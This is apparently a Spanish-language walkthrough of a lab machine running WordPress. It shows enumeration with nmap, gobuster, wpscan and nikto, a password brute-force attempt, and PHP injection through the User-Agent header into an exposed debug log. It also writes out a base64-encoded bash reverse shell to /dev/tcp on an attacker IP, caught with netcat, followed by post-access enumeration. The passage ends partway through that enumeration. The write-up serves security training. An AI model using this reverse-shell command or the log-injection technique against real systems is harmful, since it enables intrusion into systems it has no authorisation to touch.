

Desplegamos la máquina.

Le hacemos un ping para comprobar la conectividad y con el ttl de 64 sabemos que es una linux.




Con nmap comprobamos los puertos que están abiertos y sus servicios.

Agregamos al hosts bicho.dl para que nos reconozca la ip y nos redirija hacia la web-



Con whatweb vemos las tecnologías que tiene la web.



Tras comprobar que es un wordpress buscamos directorios y archivos ocultos.

```
❯ gobuster dir -u http://bicho.dl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -
x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,j
pg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bicho.dl
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              log,js,ts,old,backup,woff,rb,php,html,css,sh,conf,zip,svg,ttf,pcap,gif
,webp,ini,bak,tar,rar,woff2,aspx,json,tar.gz,eot,bin,pcapng,xml,md,7z,png,jpg,jpeg,exe,py,htm,txt,p
l,asp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htm                (Status: 403) [Size: 273]
/index.php           (Status: 301) [Size: 0] [--> http://bicho.dl/]
/.html               (Status: 403) [Size: 273]
/.php                (Status: 403) [Size: 273]
/wp-content          (Status: 301) [Size: 309] [--> http://bicho.dl/wp-content/]
/license.txt         (Status: 200) [Size: 19915]
/wp-login.php        (Status: 200) [Size: 4476]
/wp-includes         (Status: 301) [Size: 310] [--> http://bicho.dl/wp-includes/]
/javascript          (Status: 301) [Size: 309] [--> http://bicho.dl/javascript/]
/readme.html         (Status: 200) [Size: 7409]
/wp-trackback.php    (Status: 200) [Size: 135]
/wp-admin            (Status: 301) [Size: 307] [--> http://bicho.dl/wp-admin/]
```

Además, con la utilidad wpscan podemos ver los usuarios que tiene.

```
❯ wpscan --url http://bicho.dl -e u
```

Comprobamos que existe un usuario llamado bicho.

```
[i] User(s) Identified:

[+] bicho
```


Y con fuerza bruta tratamos de sacar la contraseña, pero sin éxito.

```
❯ wpscan --url http://bicho.dl -U bicho -P /usr/share/wordlists/rockyou.txt
```


Aplicamos nikto para comprobar alguna vulnerabilidad que nos de una vía de ataque. Encontramos un registro de debug.


```
❯ nikto -h bicho.dl
- Nikto v2.5.0
---------------------------------
+ Target IP:          172.17.0.2
+ Target Hostname:    bicho.dl
+ Target Port:        80
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the co
ntent of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vuln
erability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usual
ly matches the WordPress version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. Se
e: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-content/debug.log: PHP debug log found.
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive informa
tion.
+ /wp-login.php: Wordpress login found.
+ 7962 requests: 0 error(s) and 14 item(s) reported on remote host
```

Lo vemos en la web y vemos intento fallido de sesión que hicimos con wpscan. Lo que nos da una pista de que user-agent puede ser vulnerable.




Por lo tanto nos vamos a la página de login y la enviamos a burpsuite.






Probamos a injectar código php en user-agent para ver si nos lo interpreta.




Y nos interpreta código php.




Por lo que podemos intentar lanzarnos una reverse shell a nuestra Kali por el puerto que nosotros deseemos y lo ciframos en base64 para que no entre en conflicto.

```
❯ echo 'bash -i >& /dev/tcp/10.0.2.65/443 0>&1' > revshell
❯ base64 revshell
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuNjUvNDQzIDA+JjEK
❯ echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuNjUvNDQzIDA+JjEK' | base64 -d; echo
bash -i >& /dev/tcp/10.0.2.65/443 0>&1
```

Lo preparamos en burpsuite para mandarlo a continuación a nuestro navegador web.



Una vez que nos lo mandamos y con netcat previamente a la escucha por el puerto que elegimos ya nos da una reverse shell.




```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 55026
bash: cannot set terminal process group (266): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b7a158e133fe:/var/www/bicho.dl/wp-content$
```

Además, nos conectamos como usuario www-data. Vemos que nos tenemos la contraseña para poder ejecutar sudo. Por lo que buscamos otros usuarios dentro de la máquina.

```
www-data@b7a158e133fe:/var/www/bicho.dl/wp-content$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@b7a158e133fe:/var/www/bicho.dl/wp-content$ sudo -l
[sudo] password for www-data:
sudo: a password is required
www-data@b7a158e133fe:/var/www/bicho.dl/wp-content$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
wpuser:x:1002:1002:,,,:/home/wpuser:/bin/bash
```

Buscamos otros puertos que estén abiertos de manera interna y encontramos 2 puertos más.

```
www-data@b7a158e133fe:/var/www/bicho.dl$ netstat -tulpn
(Not all processes could be identified, non-owned proces
 will not be shown, you would have to be root to see it
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Addr
tcp        0      0 0.0.0.0:80              0.0.0.0:*
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp        0      0 127.0.0.1:5000          0.0.0.0:*
```